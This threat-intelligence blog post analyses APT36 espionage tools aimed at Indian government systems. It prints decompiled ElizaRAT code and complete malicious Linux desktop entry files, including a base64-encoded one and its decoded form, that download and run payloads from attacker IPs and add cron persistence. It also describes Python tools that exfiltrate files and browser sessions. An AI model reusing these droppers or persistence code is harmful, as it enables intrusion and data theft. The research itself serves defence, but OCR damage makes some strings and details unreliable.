Zscaler Blog

Get the latest Zscaler blog updates in your inbox

Subscribe

THREATLABZ RESEARCH

Introduction

In July 2023, Zscaler ThreatLabz discovered new malicious activity perpetuated by the Pakistan-based advanced persistent threat group (APT36). APT36 is a sophisticated cyber threat group with a history of conducting targeted espionage operations in South Asia. We observed APT36 targeting Indian government sectors using a previously undocumented Windows RAT, new cyber espionage utilities for Linux, new distribution mechanisms, and a new attack vector used against the Linux environment.

In this blog, we will examine the latest tools employed by APT36, which are designed to target both Windows and Linux operating systems.

espionage on Linux systems, innovative distribution methods, and additional attack vectors.

- **New Windows RAT:** A custom RAT, referred to as ElizaRAT, has been incorporated into the APT36 toolkit. ElizaRAT is delivered as a .NET binary and establishes a C2 communication channel via Telegram, enabling threat actors to exert complete control over the targeted endpoint.
- **Abuse of legitimate services:** Legitimate services, such as Google Drive and Telegram, are abused in different stages of the attack chain.
- **New attack vectors for Linux**: APT36 now boasts innovative weaponization of Linux desktop configuration files that target Linux-based endpoints in the Indian government sector.
- **Deceptive tactics:** The threat actor took extensive measures to conceal any link to Pakistan. They chose the infrastructure and artifacts meticulously to make it appear as though the activities were conducted in India.
- **Reuse of infrastructure:** In some cases, the same C2 infrastructure is being used by APT36 for both credential phishing attacks and distributing malicious binaries.

Brief Overview

APT36 is an advanced persistent threat (APT) group which we attribute to Pakistan with very high confidence. This group has been active since 2013 and primarily targets the Indian government, defense, and education sectors.

This group leverages credential harvesting and malware distribution attacks to conduct cyber espionage. APT36 utilizes:

- Custom-built remote administration tools targeting Windows
- Lightweight Python-compiled cyber espionage tools serving specific purpose targeting Windows and Linux
- Weaponized open-source C2 frameworks like Mythic
- Trojanized installers of Indian government applications like KAVACH multi-factor authentication
- Trojanized Android apps

observed during our real-time analysis of the C2 communication channel.

ElizaRAT is distributed as .NET binaries sent inside password-protected archive files hosted on Google Drive links. During our threat analysis, we gathered several samples of ElizaRAT and they all shared these characteristics:

- They are all .NET binaries that are compiled as Control Panel applets (CPL) and use the ".cpl" file extension. To the best of our knowledge, we believe this is the first time APT36 has weaponized the CPL file format.
- The binaries are large in size – ranging from 4MB to 16MB.
- The Costura .NET framework was used to embed the essential .NET assemblies inside the main malware which resulted in the inflation of binary sizes.
- The Telegram API was used for C2 communication.

For this technical analysis, we use the following file metadata:

- **MD5 hash:** fc99daa2e1b47bae4be51e5e59aef1f0
- **Filename:** AgendaMeeting.cpl

Since this Windows RAT arrives on the endpoint in the form of a Control Panel applet, the first method called upon execution is **CplApplet()**.

This method transfers control to **Program().Main()** which in turn invokes an asynchronous task – **MainAsync()**. Inside this task, all important malicious operations are carried out.

The image below shows **Program().Main()** kick starting the malicious activities on the endpoint.

```
ControlPanelApplet

        public void Main()
        {
            Task.Run(async delegate
            {
                await MainAsync();
            }).GetAwaiter().GetResult();
        }

        public static async Task MainAsync()
        {
            try
            {
                Communicate.ConnectMe();
                new Communication();
                Communication.ConnectMe();
                await Communication.send_message("CPL Started for Dropper Bot");
                if (!Directory.Exists(TextSource.Settings.my_fol))
                {
                    await Communication.send_message("Directory Not Exist");
                    Directory.CreateDirectory(TextSource.Settings.my_fol);
                    await Communication.send_message("Directory Created");
                    File.AppendAllText(TextSource.Settings.log_p, "Creatig Directory\n");
                }
                await getusername();
                await Communication.send_message("Username Created with name : " + TextSource.Settings._username);
                File.AppendAllText(TextSource.Settings.log_p, "username created local\n");
                if (!File.Exists(TextSource.Settings.moon_p))
                {
                    await Communication.send_message("PDF Not Exists");
                    File.WriteAllBytes(TextSource.Settings.moon_p, Resources.Document);
                    await Communication.send_message("PDF Created");
                    Thread.Sleep(1000);
                    await Communication.send_message("Slept");
                    dosome();
                    await Communication.send_message("PDF Opened");
                }
                else
                {
                    await Communication.send_message("PDF Already Exists");
                    dosome();
                    await Communication.send_message("Run The PDF");
                }
                if (!File.Exists(TextSource.Settings.moon_sql))
                {
                    await Communication.send_message("SQLite Interop APPData Not Found");
                    File.WriteAllBytes(TextSource.Settings.moon_sql, Resources.SQLite_Interop);
                    await Communication.send_message("SQLite Interop Created APPData");
                }
                if (!File.Exists("SQLite.Interop.dll"))
                {
                    await Communication.send_message("SQLite Interop Not Found Side by Side");
                    File.WriteAllBytes("SQLite.Interop.dll", Resources.SQLite_Interop);
                    await Communication.send_message("SQLite Interop Side by Side Created");
                }
```


Figure 1: The MainAsync() method used to start the malicious activities on the endpoint.

Some of the key operations performed by ElizaRAT are:

1. Initializes the Telegram bot with **Communicate.ConnectMe()** using the built-in Telegram bot token and sets it up in polling mode to receive commands from the threat actor.
2. Creates a directory: **%appdata%\TextSource**
3. Generates a UUID and username specific to the infected machine.
4. Drops and displays a decoy PDF file to the user.
5. Sets up persistence on the machine.
6. Fetches details on antivirus softwares running on the machine and sends the information to the attacker-controlled Telegram bot.

The code below shows that logging is done at the local and remote level.

```
        // remote logging in Telegram bo
        await Communication.send_message("Username Created with name : "
+ TextSource.Settings._username);
        // local logging on the infected endpoint
        File.AppendAllText(TextSource.Settings.log_p, "username created
local\n");
```

Unique Identifier Generation

A UUID and username are generated for each infected machine so that the threat actor can uniquely identify the victim. It uses Windows Management Instrumentation (WMI) to fetch the **processorID** and UUID of the machine, and uses both these details to generate a UUID and username specific to the infected machine

The only difference between the generated UUID and the username is the ".cookie" extension. The username is the UUID without the ".cookie" extension.

The image below shows the relevant code used to generate these values.

```
private static async Task gotusername()
{
    string processorId = string.Empty;
    string systemId = string.Empty;
    Random r = new Random();
    string[] cookie = Directory.GetFiles(Settings.my_fol, "*.cookie");
    if (cookie.Length != 0)
    {
        if (File.Exists(cookie[0]))
        {
            await Communication.send_message("cookie file exist");
            Settings._username = Path.GetFileNameWithoutExtension(cookie[0]);
        }
        return;
    }
    try
    {
        foreach (ManagementBaseObject item in new ManagementObjectSearcher("Select ProcessorID From Win32_processor").Get())
        {
            processorId = item["ProcessorID"] as string;
        }
    }
    catch (Exception ex2)
    {
        await Communication.send_message("processor id exception : " + ex2.ToString());
        File.AppendAllText(Settings.log_p, "03:" + ex2.ToString() + "\n");
        processorId = Convert.ToString(r.Next(760000, 770000));
    }
    try
```

Figure 2: The getusername() method used to generate the UUID and username to identify the infected machine.

C2 Command Format

Since the threat actor uses the same Telegram bot to manage multiple infected endpoints, they use a specific C2 command format to synchronize the operations and ensure that a given command executes only on the intended endpoint.

The C2 command format looks like this:

<command><username>*<arguments>*

C2 Commands

All C2 commands are handled in a switch-case statement by the Bot_OnMessage() method inside the Communicate class. Before the execution of any command, the RAT extracts the username from the C2 command and compares it with the infected machine's username. The command is executed successfully only if both the values match.

The following C2 commands are supported by the bot:

Table 1: C2 commands supported by Telegram bot

C2 COMMAND	FUNCTIONALITY
/dir	Fetches the list of files in the specified directory.
/upload	Uploads the specified file from the victim's machine.
	Gets the list of processes running

C2 COMMAND	FUNCTIONALITY
	the victim's machine.
/delete	Deletes the specified file.
/end	Kills the specified processes on the victim's machine.
/online	Checks whether the infected machine is online.
/identity	Connects to the specified website from the victim's machine and sends a response to the threat actor. This can be used to fetch the machine's IP address by supplying a parameter like **hxxps://api.ipify[.]org** .
/ping	Checks internet connectivity from the victim's machine to the specified website.
/scr	Takes a screenshot of the victim's machine and sends it to the threat actor in a file named **scr.dll** .
/createdir	Creates a directory on the user's machine.

Persistence

```
private static async Task buildforts()
{
    try
    {
        if (!File.Exists(TextSource.Settings.yt_shorts))
        {
            await Communication.send_message("yt_shorts Not Exists");
            string call_police = TextSource.Settings.call_police;
            string targetPath = "C:\\Windows\\System32\\rundll32" + TextSource.Properties.Settings.Default.yt.Split('#')[1];
            string arguments = " Shell32.dll,Control_RunDLL " + call_police;
            WshShell wshShell = (WshShell)Activator.CreateInstance(Marshal.GetTypeFromCLSID(new Guid("72C24DD5-D70A-438B-8A42-98424B88AFB8")));
            IWshShortcut obj = (IWshShortcut)(dynamic)wshShell.CreateShortcut(TextSource.Settings.yt_shorts);
            obj.Description = "Text Editing APP for Windows";
            obj.TargetPath = targetPath;
            obj.Arguments = arguments;
            obj.Save();
            await Communication.send_message("yt_shorts Created");
        }
    }
    catch (Exception ex)
    {
        await Communication.send_message("yt_shorts exception : " + ex.ToString());
        File.AppendAllText(TextSource.Settings.log_p, "01:" + ex.ToString() + "\n");
    }
}
```


Figure 3: The buildforts() method used to create a Windows shortcut file in the Startup directory for persistence.

The description of this shortcut file is set to "Text Editing APP for Windows" to disguise it as a text editing application, making it seem innocuous. In addition, the target command line is set to execute the **Control panel applet** using **rundll32** .

Displaying Decoy Content

The method **dosome()** defined in the **Program** class is responsible for displaying the decoy PDF file to the user. This decoy file is present inside the resources section of the .NET binary.

The image below shows the decoy file. It is only used to distract the victim and make it appear that an error occurred when opening the file.




Figure 4: Decoy PDF file displayed to the user.

Malicious Linux Desktop Entry Files as New Attack Vectors

The utilization of Linux desktop entry files by APT36 as an attack vector has never been documented before. This attack vector is fairly new and appears to be utilized in very low-volume attacks. So far, our research team has discovered three samples – all of which have 0 detection on VirusTotal.

We first observed an occurrence in May 2023 when a credential phishing website used to target Indian government employees was also found to be hosting a redirector to distribute ZIP archives containing malicious Linux desktop entry files.

National Informatics Center (NIC), India Phishing Attack – May 2023

In May 2023, we discovered a credential phishing site, **email9ov[.]in**, targeting Indian government officials by masquerading as the official login portal for National Informatics Center (NIC), India. We notified NIC in May 2023 about this website and the associated threat intel.

We also noticed that the same phishing website was using the **hxxps://email9ov[.]in/VISIT_OF_MEDICAL** URL to redirect visitors to the **hxxp://103.2.232[.]82:8081/Tri-Service-Exercise/Delegation_Saudi_Arabia.zip** URL.

From here, a visitor would download a ZIP archive containing a maliciously crafted Linux desktop entry file.

Here are some technical details about this case:

- **ZIP archive MD5 hash:** 9c66f8c0c97082298560obed04e56434
- **ZIP filename:** Delegation_Saudi_Arabia.zip
- **Desktop entry file MD5 hash:** f27a4968af4ed64baef8e086516e86ac
- **Desktop entry filename:** Delegation_Saudi_Arabia.desktop

```
[Desktop Entry]
Encoding=UTF-8
Name=Delegation_Saudi_Arabia.pdf
Exec=sh -c "echo
'L3Vzci9iaW4vd2dldCAnaHROcDovLzEwMy4yLjIzMi44Mjo4MDgxL1R
yaS1TZXJ2aWNlLUV4ZXJjaXNlLORlbGVnYXRpb25fU2F1ZGlfQXJhYmlhLnBk
ZicgLU8g
L3RtcC9EZWxlZ2FOaW9uX1NhdWRpXOFyYWJpYS5wZGY7IC91c3lvYmluL
3dnZXQgJ2
hOdHA6Ly8xMDMuMi4yMzIuODI6ODA4MS9JUOVQQyOxMiOyMDIzLUFn
ZW5kYS1mb3It
bWVldGluZy8xODUnIC1PIC9ObXAvMTg1LmVsZjsgY2QgL3RtcDsgY2htb2Qg
K3ggMTg1
LmVsZjtsaWJyZW9mZmljZSAvdG1wLORlbGVnYXRpb25fU2F1ZGlfQXJhYml
hLn
BkZiB8IC4vMTg1LmVsZg==' | base64 -d | sh"
Terminal=false
Type=Application
Icon=x-office-document
```

The icon of this desktop entry file is set to "x-office-document" to seem like an innocent Office document.

The base64-encoded command present inside the desktop entry file decodes to:

```
/usr/bin/wget 'hxxp://103.2.232[.]82:8081/Tri-Service-
Exercise/Delegation_Saudi_Arabia.pdf' -O
/tmp/Delegation_Saudi_Arabia.pdf; /usr/bin/wget
'hxxp://103.2.232[.]82:8081/ISEPC-12-2023-Agenda-for-meeting/185' -O
/tmp/185.elf; cd /tmp; chmod +x 185.elf;libreoffice
```

1. Downloads the decoy PDF and saves it in the **/tmp** directory with the filename: **Delegation_Saudi_Arabia.pdf** .

2. Downloads the Linux payload and saves it in the **/tmp** directory with the filename: **185.elf** .

3. Marks the Linux binary as executable.


4. Uses LibreOffice to open and display the decoy PDF file.

5. Executes the Linux payload.

In this case, the Linux payload was a cross-platform binary designed to run on both Linux and WSL (Windows Subsystem for Linux) machines. Since it did not contain a fully functional C2 mechanism at the time of analysis, we believe it was still in a development phase and used by the threat actor as an initial test.

To read about "Lee" agent's cross-platform capabilities, visit the Lumen blog.

The content inside the decoy PDF file is displayed in the image below.



The PDF appears to be a document from the Indian Ministry of Defence describing the visit of nine members of a delegation from Saudi Arabia, where they discussed issues with Indian Armed Forces medical officials.

Inflated File Attack – June 2023

Beginning in June 2023, we detected APT36 establishing their operational infrastructure on a server with the IP address 153.92.220.59. The threat actor proceeded to register multiple domains hosted on this IP. Further insight into this attacker-controlled infrastructure is available in the Threat Actor Infrastructure section.

In August, we noted a significant development where few of these domains served as the hosting platform for decoy PDF files. These PDFs were linked within the malicious Linux desktop entry files, which the threat actor distributed enclosed in zip archives.

Here are some technical details about this case:

- **ZIP archive MD5 hash:** 36b19ca8737c63b9c9a3365ff4968ef5
- **ZIP filename:** Meeting_agenda.zip
- **Desktop entry file MD5 hash:** 65167974b397493fce32000 5916a13e9
- **Desktop entry filename:** approved_copy.desktop

Desktop entry file analysis

The first anomaly we observed was the large size of the Linux desktop entry file. A size larger than 1 MB for a Linux desktop entry file is rare. Reviewing the file revealed that the threat actor inflated the size of the file by adding more than a million "#" characters. We believe this was an attempt by the threat actor to bypass security scanning solutions.

The image below shows the extra characters added to the inflated Linux desktop entry file.




Figure 6: The inflated Linux desktop entry file.

The relevant content from the Linux desktop entry file is shown below.

```
[Desktop Entry]
Type=Application
Name=approved_copy.pdf
Exec=bash -c "xdg-open 'https://admin-dept[.]in//approved_copy.pdf' &&
mkdir -p ~/.local/share && wget 64.227.133[.]222/zswap-xbusd -O
~/.local/share/zswap-xbusd && chmod +x ~/.local/share/zswap-xbusd;
echo '@reboot ~/.local/share/zswap-xbusd'>>/dev/shm/myc.txt; crontab -
u `whoami` /dev/shm/myc.txt; rm /dev/shm/myc.txt;
~/.local/share/zswap-xbusd"
Icon=application-pdf
Name[en_US]=approved_copy.desktop
```

This desktop file performs these main operations:

1. Downloads the decoy PDF file from the **https://admin-**

3. Downloads the Linux payload from the URL 64.227.133[.]222/zswap-xbusd using wget. Saves it as zswap-xbusd in the previously created hidden directory.
4. Writes a short shell script to the file /dev/shm/myc.txt. The shell script reboots the machine and then launches the Linux payload.
5. Sets up a cron job under the current username to run the contents of the /dev/shm/myc.txt script.
6. Deletes the shell script.
7. Executes the Linux payload.




Figure 7: The icon of the desktop configuration file is set to PDF to make it more convincing.

At the time of our analysis, the server **64.227.133[.]222** was not serving the Linux payload. We continued monitoring this infrastructure and noticed that on Aug 29, 2023, a new domain called **admin-br[.]in** was registered and used to distribute a new Linux desktop entry file. In this instance, we were able to retrieve the payloads and conclude the threat attribution to APT36.

Here is metadata from the new Linux desktop entry file:

```
[Desktop Entry]
Type=Application
Name=approved_copy.pdf
Exec=bash -c "xdg-open 'https://admin-br[.]in//approved_copy.pdf' &&
mkdir -p ~/.local/share && wget
64.227.138[.]127/42OOfO916f146d2ac5448e91a3afe1b3/pickle-help -O
~/.local/share/pickle-help && chmod +x ~/.local/share/pickle-
help;~/.local/share/pickle-help >/dev/null 2>&1 & sleep 5; wget
134.2O9.159[.]9/42OOfO916f146d2ac5448e91a3afe1b3/ziputils-help -O
~/.local/share/ziputils-help && chmod +x ~/.local/share/ziputils-help; echo
'@reboot ~/.local/share/ziputils-help'>>/dev/shm/myc.txt;echo '@reboot
~/.local/share/ziputils-help'>>/dev/shm/myc.txt; crontab -u `whoami`
/dev/shm/myc.txt; rm /dev/shm/myc.txt;~/.local/share/ziputils-help &"
Icon=application-pdf
Name[en_US]=approved_copy.desktop
```

The functionality of this file is similar to the previous Linux desktop entry file.

The image below shows a decoy PDF file displaying an error message stating “Failed to load the PDF document”. This is used to distract the user while malicious activities occur in the background.

Figure 8: The decoy PDF file displayed to the user.

In this case, the Linux desktop entry file retrieves the malicious Linux payloads from the servers at:

- **64.227.138[.]127**
- **134.2O9.159[.]9**

The two files retrieved are cleverly named to disguise themselves as legitimate software utilities.

- **Filename:** ziputils-help

A quick technical analysis determined these Linux payloads as Mythic Poseidon binaries. Since Mythic is an open-source framework that is well-documented on GitHub, we will not explore its technical details in this blog.

The corresponding C2 servers extracted from each malicious Linux payload are listed below.

Table 2: C2 servers from malicious Linux payload

C2 IP ADDRESS	PORT
108.61.163[.]195	7443
64.176.40[.]100	7443

The C2 panel for Mythic Poseidon can be accessed by visiting the URI path **/new/login** on the server running at port **7443**.

For instance, the C2 panel for **108.61.163[.]195** can be accessed at **hxxps://108.61.163[.]195:7443/new/login** .

Figure 9: The Mythic C2 panel for the Poseidon binary.

New Python-Based Cyber Espionage Utilities Targeting Linux

During our analysis, we also discovered new Python-based ELF binaries used by APT36 for the purpose of cyber espionage. These binaries target the Linux environment in the Indian government organizations and are named to seem like legitimate Linux system services.

In this section, we review two types of cyber espionage tools discovered by our

- **MD5 hash:** 3c3c9303ae33f3bae2e139dbb1db838e
- **Filename:** rcu-tasks-kthread

This ELF binary was compiled using PyInstaller. We extracted the decompiled Python code to understand its functionality. The image below shows the decompiled code.

Figure 10: The decompiled code of Python-based cyber espionage tool type 1.

These are the key operations performed by this script:

1. The script contains a predefined list of file extensions which are scanned for in the **/media** directory recursively. The list of file extensions includes various types like image files, MS Office files, LibreOffice, and PDF.
2. Once the list of files is built, it copies the files to a hidden directory in the path: **~/.config/bossconfig/usnconfig/**
3. The content inside this directory is archived into a ZIP file called **usnconfig.zip** .
4. Data is exfiltrated to the URL **hxxp://baseuploads[.]com/myf/test.php** in an HTTP POST request. Along with the ZIP file, the machine's username, hostname, and the current timestamp are sent.

We found another ELF binary called **mm-precpu-wq** with the same functionality as the ELF binary discussed above. However, this binary included a more in-depth predefined list of file extensions and file paths which it scans to exfiltrate files. In addition to the **/media** directory, this binary also searches the following paths:

- /home/{user}/Downloads/**/
- /home/{user}/Documents/**/
- /home/{user}/Desktop/**/
- /home/{user}/Pictures/**/
- /home/{user}/.local/share/Trash/**/

- email.gov.in/#
- inbox
- web.whatsapp.com

As is evident from this list, the threat actor is interested in exfiltrating the user's Indian government inbox details as well as WhatsApp conversations.

The image below shows the relevant code section which does this.

Figure 11: The decompiled code Python-based cyber espionage tool type 2.

The espionage tool under analysis includes this metadata:

- **MD5 hash:** c86f9ef23b6bb200fc3c0d9d45f0eb4d
- **Filename:** events-highpri

These are the key operations performed by this script:

1. Fetches the list of all the live Firefox sessions by scanning the path **.mozilla/firefox/*default*/sessionstore-backups/recovery.js*** .
2. For each file on the list, the code locates the file containing the magic bytes, **mozLz40\x00**, as the first 8 bytes.
3. Uses LZ4 decompression to extract the JSON data from the magic bytes file. This JSON data has details about the windows and tabs in the current live Firefox session.
4. Iterates over every tab in every Firefox window, extracting the title and the URL from each tab. Then, the code checks if they match any value in the predefined list mentioned earlier.
5. If and when it finds a match, the code archives the **~/.mozilla/firefox** directory content into the **/dev/shm/firefox.zip** ZIP archive.
6. Uploads the ZIP archive to **hxxp://baseuploads[.]com/myf/test.php** in an HTTP POST request. In addition to uploading the data, the code also uploads the username, hostname, and current timestamp.

sector. The Debian-based operating system, BOSS (Bharat Online Software Solution), developed by CDAC is used across various state ministries and even the Indian defense forces. For more details about the usage of Linux Boss in India, visit the Ministry of Electronics & Information Technology.

- **Expanding into government-related verticals:** The recent announcement by the Indian government introduces Maya OS, a Debian Linux-based operating system that will replace Microsoft Windows OS across government and defense sectors. Consequently, there is now a substantial incentive for APT36 and other nation-state threat actors, known for targeting India, to incorporate new attack vectors and Linux payloads into their arsenal. The ubiquitous use of Linux-based systems in more verticals means more potential victims.

Threat Attribution

We attribute these new Windows and Linux-based attacks to APT36 because their method of serving decoy PDF files, the metadata and their Linux commands are almost identical to previous attacks, which are known and linked to APT36. In addition to this, there is also a C2 infrastructure overlap with previous APT36 attacks which we describe in more detail in the corresponding section.

Decoy PDF files

The decoy PDF file which is dropped in the same directory as the malicious DLL on the victim's machine by ElizaRAT. The metadata of this PDF file indicated the author as "Apolo Jones" and the PDF file itself was generated with Microsoft Office Word.

Both these indicators align with our technical analysis of APT36 from November of 2022.

In addition to this, the decoy PDF files downloaded from the attacker-controlled servers in the campaign targeting the Linux platform share the same metadata as well.

share similarities with the previous APT36 campaign used to distribute Linux payloads.

